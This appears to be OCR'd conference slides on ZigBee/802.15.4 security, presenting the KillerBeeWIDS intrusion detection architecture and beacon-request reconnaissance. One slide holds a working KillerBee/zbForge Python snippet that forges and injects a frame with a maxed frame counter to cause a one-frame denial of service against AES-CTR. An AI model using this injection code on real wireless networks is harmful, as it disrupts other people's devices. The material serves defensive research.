
it allows a one-frame DoS

we’ve previously presented zbForge to easily exploit this condition:



```
kb = getKillerBee(channel)
link = getLinkStatus(src=srcSearch, dest=destSearch, pan=panSearch)
_, scapy = create(kb, link[0], FRAME_802_DATA) # get our basic data frame
# If "force" src/dest/pan provided, change from those that our search automatically filled in t
if srcTarget is not None: scapy.src_addr = int(srcTarget, 16)
if destTarget is not None: scapy.dest_addr = int(destTarget, 16)
if panTarget is not None: scapy.src_panid = scapy.dest_panid = int(panTarget, 16)
print "DoSing packets from sender 0x%s to destination 0x%s." % (scapy.src_addr, scapy.dest_addr
# Weaponize this frame for the DoS Attack on AES-CTR
scapy.fcf_security = True
scapy.aux_sec_header.sec_framecounter = 0xFFFFFFFF
scapy.aux_sec_header.sec_sc_keyidmode = "KeyIndex"
scapy.aux_sec_header.sec_keyid_keyindex = 0xFF
scapy.aux_sec_header = scapy.aux_sec_header #oddly needed to update main packet
# Output and send frame
print "Sending forged frame:", toHex(str(scapy))
scapy.show()
kb.inject(str(scapy))
```

today, let’s try defending against it!



KILLERBEEWIDS


ARCHITECTURE OVERVIEW OF ZBWIDS (CONTROLLER) COMPONENT

startup

- on the drone (or multiple)
  - `zbdrone -run`
- on the wids controller
  - `zbwids -run`
  - `zbwids -monitoralerts`

analytic module demo

analytic module demo



```
electron@devbox:/tmp$ 
```


```
electron@devbox:~$ 
```

```
electron@devbox:~$ 
```

```
electron@devbox:/opt/kbwids$ 
```

network reconnaissance with beacon requests

- legitimately used for network discovery
  - broadcast a beacon request
  - get a beacon frame
- analogous to a TCP SYN scan
- but, beacon frame also discloses:
  - PANID
  - extended PAN ID (typically coordinator's extended address)
  - info about version of network and security modes


ZigBee router
Joining device
NLME-PERMIT-JOINING.request
NLME-NETWORK-DISCOVERY.request
802.15.4 Beacon request command
802.15.4 Beacon
choose router
NLME-JOIN.request
802.15.4 Associate request command
802.15.4 Associate response command

Daintree ZigBee Primer: "**Note that MAC association is an unsecured protocol since all the associated frames are sent in the clear (with no security).**"

it’s easy to perform

